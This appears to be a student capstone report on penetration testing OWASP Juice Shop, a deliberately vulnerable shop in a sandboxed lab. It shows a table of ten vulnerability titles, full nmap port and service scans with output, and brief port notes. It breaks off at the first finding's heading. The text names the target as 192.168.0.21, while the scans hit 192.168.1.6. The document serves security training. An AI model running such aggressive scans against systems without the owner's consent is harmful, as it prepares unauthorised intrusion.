Ethically Hacking an E-Commerce Website
Capstone Project

❖ PROBLEM STATEMENT :

➢ Overview -

Congratulations on making it so far! This is the Certification Project for Cyber Security and Ethical Hacking Internship Program, and here we will use all the concepts learned in this course.

➢ Context –

Ever since the birth of electronics and computers, people have begun shifting lifestyles to comprehend technology. We are currently at an age where most daily tasks involve using the world wide web or a device to connect to it. Most of the content on the internet consists of web applications developed by companies and hosted to be shown to a user having an internet connection.

Having this luxury, terrorists and attackers would be intrigued to abuse. A cyber attacker might target a web application, a site, or a place with lots of traffic and user presence. Here we have a sandboxed e-commerce website that is intentionally vulnerable for you to attack it at any limits you prefer to help you master the skills necessary to become an Ethical Hacker.

➢ Business Requirement -

Ethical hacking is legally attacking or hacking into a target to discover hidden vulnerabilities and to test the limits of impact the discovered vulnerability could cause. Any digital property must not be attacked, but if the owner of the digital property consents, you could legally test the property within bounds.

An e-commerce web application consists of all the features a user might use on other sites (social media, movie/media). From the development point of view, the most critical types of software codes and transactions exist in an e- commerce site. Testing the security of an e-commerce application will give you a broader idea of approaching a different type of site. The only primary difference between a site like Amazon and the sandboxed site given here is that the sandboxed application is not publicly

hosted on the internet. Even though Amazon is secured, the company has an active security team to discover vulnerabilities. As an ethical hacker practicing on places like the sandboxed site will sharpen your skill in offensively testing a site.

- **Objective -**

To break down the given application and hack into it to discover vulnerabilities, all the while understanding the limits and preserving the integrity of a target. This is almost like the "4th Capture the Flag" challenge, but over here, this is the real deal where the training wheel comes off and directly showcases what a reallife web application would look like After discovering vulnerabilities documenting the vulnerability in a general report would help people from other technology backgrounds would understand the severity of a vulnerability.

❖ FINDINGS TABLE :

VULNERABILITY	TITLES
Vulnerability 1	Confidential Document (Sensitive Data Exposure)
Vulnerability 2	DOM XSS (Cross-Site Scripting)
Vulnerability 3	SQL Injection leading to database dump
Vulnerability 4	Information Disclosure of Garbage Collection Cycle
Vulnerability 5	Privacy Policy
Vulnerability 6	Security Policy
Vulnerability 7	View Basket (Broken Authentication)
Vulnerability 8	Weird Crypto(cryptography)
Vulnerability 9	Björn's Favorite Pet(Open Source Intelligence)
Vulnerability 10	Login Bender (Injection)

➢ Nmap :

Done the nmap on 192.168.0.21 and nmap -sC -A -p- 192.168.0.21 -v open ports:20,21, 80,3000,8080 In the 3000 port, we can see the OWASP Juice Shop, lets see what's in them…

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 08:33 EDT
Nmap scan report for 192.168.1.6
Host is up (0.0020s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   closed ftp
80/tcp   open   http
3000/tcp open   ppp
8080/tcp closed http-proxy
MAC Address: 08:00:27:3F:A1:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.42 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -A -p- 192.168.1.6 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 08:33 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:33
Completed NSE at 08:33, 0.00s elapsed
Initiating NSE at 08:33
Completed NSE at 08:33, 0.00s elapsed
Initiating NSE at 08:33
Completed NSE at 08:33, 0.00s elapsed
Initiating ARP Ping Scan at 08:33
Scanning 192.168.1.6 [1 port]
Completed ARP Ping Scan at 08:33, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:33
Completed Parallel DNS resolution of 1 host. at 08:33, 0.14s elapsed
Initiating SYN Stealth Scan at 08:33
Scanning 192.168.1.6 [65535 ports]
Discovered open port 80/tcp on 192.168.1.6
SYN Stealth Scan Timing: About 18.21% done; ETC: 08:36 (0:02:19 remaining)
Discovered open port 3000/tcp on 192.168.1.6
SYN Stealth Scan Timing: About 43.15% done; ETC: 08:36 (0:01:20 remaining)
SYN Stealth Scan Timing: About 73.04% done; ETC: 08:35 (0:00:34 remaining)
Completed SYN Stealth Scan at 08:35, 115.49s elapsed (65535 total ports)
Initiating Service scan at 08:35
Scanning 2 services on 192.168.1.6
Completed Service scan at 08:35, 11.68s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.1.6
Retrying OS detection (try #2) against 192.168.1.6
NSE: Script scanning 192.168.1.6.
Initiating NSE at 08:35
Completed NSE at 08:36, 5.04s elapsed
Initiating NSE at 08:36
Completed NSE at 08:36, 0.04s elapsed
Initiating NSE at 08:36
Completed NSE at 08:36, 0.00s elapsed
Nmap scan report for 192.168.1.6
Host is up (0.0023s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
20/tcp   closed ftp-data
21/tcp   closed ftp
80/tcp   open   http       Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
3000/tcp open   ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Feature-Policy: payment 'self'
```

```
|     X-Recruiting: /#/jobs
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Sun, 23 Jun 2024 12:15:19 GMT
|     ETag: W/"7c3-1904505b070"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 1987
|     Vary: Accept-Encoding
|     Date: Sun, 23 Jun 2024 12:35:52 GMT
|     Connection: close
|     ↵!——
|     Copyright (c) 2014-2022 Bjoern Kimminich & the OWASP Juice Shop contributors.
|     SPDX-License-Identifier: MIT
|     ——→<!DOCTYPE html><html lang="en"><head>
|     <meta charset="utf-8">
|     <title>OWASP Juice Shop</title>
|     <meta name="description" content="Probably the most modern and sophisticated insecure web application">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link id="favicon" rel="icon" type="image/x-icon" href="asset
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|     Vary: Access-Control-Request-Headers
|     Content-Length: 0
|     Date: Sun, 23 Jun 2024 12:35:52 GMT
|     Connection: close
|   Help, NCP:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
```


```
8080/tcp closed http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94SVN%I=7%D=6/23%Time=667816A7%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,979,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origin:
SF:\x20\*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SAM
SF:EORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/#/
SF:jobs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-age
SF:=0\r\nLast-Modified:\x20Sun,\x2023\x20Jun\x202024\x2012:15:19\x20GMT\r\
SF:nETag:\x20W/\"7c3-1904505b070\"\r\nContent-Type:\x20text/html;\x20chars
SF:et=UTF-8\r\nContent-Length:\x201987\r\nVary:\x20Accept-Encoding\r\nDate
SF::\x20Sun,\x2023\x20Jun\x202024\x2012:35:52\x20GMT\r\nConnection:\x20clo
SF:se\r\n\r\n↵!——\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2022\x20Bjoern\
SF:x20Kimminich\x206\x20the\x20OWASP\x20Juice\x20Shop\x20contributors\.\n\
SF:x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20——→<!DOCTYPE\x20ht
SF:ml><html\x20lang=\"en\"><head>\n\x20\x20<meta\x20charset=\"utf-8\">\n\x
SF:20\x20<title>OWASP\x20Juice\x20Shop</title>\n\x20\x20<meta\x20name=\"de
SF:scription\"\x20content=\"Probably\x20the\x20most\x20modern\x20and\x20so
SF:phisticated\x20insecure\x20web\x20application\">\n\x20\x20<meta\x20name
SF:=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\">\n\
SF:x20\x20<link\x20id=\"favicon\"\x20rel=\"icon\"\x20type=\"image/x-icon\"
SF:\x20href=\"asset")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:nection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1\.1\x20204\
SF:x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Contro
SF:l-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Access-C
SF:ontrol-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Sun,\x2023\x
SF:20Jun\x202024\x2012:35:52\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RT
SF:SPRequest,EA,"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Allow
SF:-Origin:\x20\*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATCH,P
SF:OST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Length
SF::\x200\r\nDate:\x20Sun,\x2023\x20Jun\x202024\x2012:35:52\x20GMT\r\nConn
SF:ection:\x20close\r\n\r\n");
MAC Address: 08:00:27:3F:A1:C0 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 5.0 - 5.4 (98%), Linux 4.15 - 5.8 (94%), Linux 5.0 - 5.5 (93%), Linux 5.1 (93%), Linux
 2.6.32 - 3.13 (93%), Linux 2.6.39 (93%), Linux 2.6.22 - 2.6.36 (91%), Linux 3.10 - 4.11 (91%), Linux 5.0 (91%), Li
nux 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 36.054 days (since Sat May 18 07:18:36 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   2.32 ms 192.168.1.6

NSE: Script Post-scanning.
Initiating NSE at 08:36
Completed NSE at 08:36, 0.00s elapsed
Initiating NSE at 08:36
Completed NSE at 08:36, 0.00s elapsed
Initiating NSE at 08:36
Completed NSE at 08:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.41 seconds
           Raw packets sent: 131211 (5.777MB) | Rcvd: 119 (5.504KB)
```


➢ Port 80 :

Gone through http://192.168.1.6:80, its just a Apache default webpage, enumerated in multiple ways but nothing there.




➢ Port 8080 :


Nothing returing with the http://192.168.1.6:8080



➢ Port 3000 :

In the http://192.168.1.6:3000 got the OWASP Juice Shop Let's hack into this vulnerable website…





❖ Vulnerability 1:-


Title: Confidential Document (Sensitive Data Exposure)

